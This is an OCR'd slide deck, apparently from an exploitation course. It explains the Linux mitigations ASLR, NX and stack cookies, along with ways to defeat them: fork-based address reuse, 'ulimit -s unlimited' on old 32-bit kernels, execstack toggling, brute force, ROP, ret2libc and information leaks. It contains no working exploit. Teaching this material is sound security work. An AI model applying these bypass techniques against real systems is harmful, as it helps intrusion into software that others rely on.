
N bits are random. For x86_32 that number is 12 bits.



ASLR: Address Space Layout Ran...



ASLR: Address Space Layout Ran...



$ cat /proc/sys/kernel/randomize_va_space
$ sysctl kernel.randomize_va_space

ASLR: Address Space Layout Ran...

Unlike in windows, you wont be finding some libraries always mapped at the same positions. Anyway a couple of cases happened in the past:

- linux-gate.so (year 2008)
- [vsyscall] only on old kernels (on modern ones its stripped down)

ASLR does not apply to the main binary unless it has been built as PIE (Position independant executable)

ASLR: Address Space Layout Ran...

In some scenarios ASRL is not applied or it does not work as intended, so we can take advantage of those.

- When forking, the child process will inherit the same address space as the parent. A 1:1 copy of the process is performed.


- On older 32 bits kernels, ASLR can be somewhat turned off for local attacks by setting the stack limit size to unlimited.

  $ ulimit –s unlimited

ASLR: Address Space Layout Ran...

Fork case

```c
#include <stdio.h>
#include <stdlib.h>

void dummy(char *name)
{
  char stack[20];
  char *heap;

  heap = malloc(10);

  printf("%s: stack --> %p\n", name, stack);
  printf("%s: heap  --> %08X\n", name, heap);
  printf("%s: code  --> %08X\n", name, dummy);
}


void main(void)
{
  if (fork()) {
    dummy("Padre");
    wait(NULL);
  } else {
    dummy("Hijo");
  }
}
```



ASLR: Address Space Layout Ran...

ulimit –s unlimited


From kernel file arch/x86/mm/mmap.c:


```
static int mmap_is_legacy(void)
{
        if (current->personality & ADDR_COMPAT_LAYOUT)
                return 1;

        if (rlimit(RLIMIT_STACK) == RLIM_INFINITY)
                return 1;

        return sysctl_legacy_va_layout;
}
```

Only works on older 32bits kernels

ASLR: Address Space Layout Ran...

ulimit –s unlimited





As the libraries are not randomized, we can easily use them to mine ROP gadgets to build our ROP chain.

ASLR: Address Space Layout Ran...

How to deal with it

- Using brute force when possible
- If stack is executable use jmp esp / call eax…
- Using ROP to build the payload if the binary is not PIE
- Using ret2libc techniques
- Use information leaks to calculate the address space

Bit NX (No eXecute bit)

- Implemented by hardware and kernel

- Marks pages withot code such as heap, stack, etc… as no executable
  - Pages witth code: r-x
  - Pages with data (stack, heap, .data): rw-
  - Ideally the combination of W and X should never exists

- Prevents the execution of code not shipped within the binary and its libraries

Bit NX (No eXecute bit)

- Its possible to enable/disable it using the “execstack” command or by modifying the ELF section headers

```
exploit@securizame:/tmp$ /usr/sbin/execstack -q test
- test
exploit@securizame:/tmp$ /usr/sbin/execstack -s test
exploit@securizame:/tmp$ /usr/sbin/execstack -q test
X test
exploit@securizame:/tmp$ /usr/sbin/execstack -c test
exploit@securizame:/tmp$ /usr/sbin/execstack -q test
- test
```

- Hardware support

```
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflus
h mmx fxsr sse sse2 ht nx rdtscp constant_tsc up pni ssse3
bogomips        : 6374.57
```

Bit NX (No eXecute bit)


exploit@securizame: /tmp

```
[0x0804843a]> dm
sys 0x08048000 * 0x08049000 s r-x /tmp/malloc
sys 0x08049000 - 0x0804a000 s rwx /tmp/malloc
sys 0x08929000 - 0x0894a000 s rwx [heap]
sys 0x40000000 - 0x4001c000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001c000 - 0x4001d000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001d000 - 0x4001e000 s rwx /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001e000 - 0x4001f000 s r-x [vdso]
sys 0x4001f000 - 0x40021000 s rwx unk0
sys 0x40029000 - 0x40188000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x40188000 - 0x4018a000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018a000 - 0x4018b000 s rwx /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018b000 - 0x4018f000 s rwx unk1
sys 0xbfcff000 - 0xbfd20000 s rwx [stack]
[0x0804843a]> []
```

exploit@securizame: /tmp

```
[0x0804843a]> dm
sys 0x08048000 * 0x08049000 s r-x /tmp/malloc
sys 0x08049000 - 0x0804a000 s rw- /tmp/malloc
sys 0x095ec000 - 0x0960d000 s rw- [heap]
sys 0x40000000 - 0x4001c000 s r-x /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001c000 - 0x4001d000 s r-- /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001d000 - 0x4001e000 s rw- /lib/i386-linux-gnu/ld-2.13.so
sys 0x4001e000 - 0x4001f000 s r-x [vdso]
sys 0x4001f000 - 0x40021000 s rw- unk0
sys 0x40029000 - 0x40188000 s r-x /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x40188000 - 0x4018a000 s r-- /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018a000 - 0x4018b000 s rw- /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
sys 0x4018b000 - 0x4018f000 s rw- unk1
sys 0x83e58000 - 0xbfd1c000 s rw- [stack]
^D
```

Bit NX (No eXecute bit)




Bit NX (No eXecute bit)


How to deal with it

- ret2libc
- ROP chains

Bit NX (No eXecute bit): ret2libc



Bit NX (No eXecute bit): ROP



Stack cookies / Stack protector


This mitigation technique puts a “magic value” also called stack cookie or canary, in between the saved BP and local variables of every stack frame.

On a classic stack overflow you must overwrite the cookie in order to reach the saved red in the stack.


Prior exiting every function, the compiler inserts an epilogue which checks that the cookie value its ok.

Also know as “stack protector”, “stack smashing protection” (SSP) or stack canary.

Stack cookies / Stack protector



Stack cookies / Stack protector



Stack cookies / Stack protector

Some things to keep in mind:

- Usually its only enabled if there is a local buffer bigger than 8 bytes
- The original cookie value its stored in TLS (rw)
- The cookie its placed before BP and RET
- It does not prevent overwriting local variables
- Cookie does not change during program execution
- Cookie it’s the same between forks

Stack cookies / Stack protector

How to deal with it

- Brute force when available (services based on fork)
- “Information leak” to obtain the cookie

